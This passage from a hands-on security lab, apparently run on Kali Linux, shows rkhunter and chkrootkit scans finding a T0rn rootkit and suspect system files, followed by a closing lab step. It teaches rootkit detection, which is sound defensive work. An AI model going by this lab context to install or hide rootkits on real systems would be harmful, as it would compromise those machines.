File properties checks ...
  Files checked: 146
  Suspect files: 11

Rootkit checks ...
  Rootkits checked : 378
  Possible rootkits: 4
  Rootkit names    : T0rn Rootkit

Applications checks ...
  All checks skipped

The system checks took: 8 minutes and 2 seconds

All results have been written to the log file: /var/log/rkhunter.log

One or more warnings have been found while checking the system.
Please check the log file (/var/log/rkhunter.log)
```

- Kali also has another rootkit check named *chkrootkit*. Try it by running the `sudo chkrootkit` command in the *Terminal*. Compare the results with *rkhunter*.

```
(kali㉿kali)-[/usr/info/.t0rn]
└─$ sudo chkrootkit
ROOTDIR is '/'
Checking `amd' ... not found
Checking `basename' ... /usr/sbin/chkrootkit: 2025: /usr/bin/ls: not found
d
not infected
Checking `biff' ... not found
Checking `chfn' ... not infected
Checking `chsh' ... not infected
Checking `cron' ... not infected
Checking `crontab' ... not infected
Checking `date' ... /usr/sbin/chkrootkit: 2134: /usr/bin/ls: not found
d
not infected
Checking `du' ... not infected
Checking `dirname' ... /usr/sbin/chkrootkit: 2051: /usr/bin/ls: not found
```

- The lab is now complete; you may end the reservation.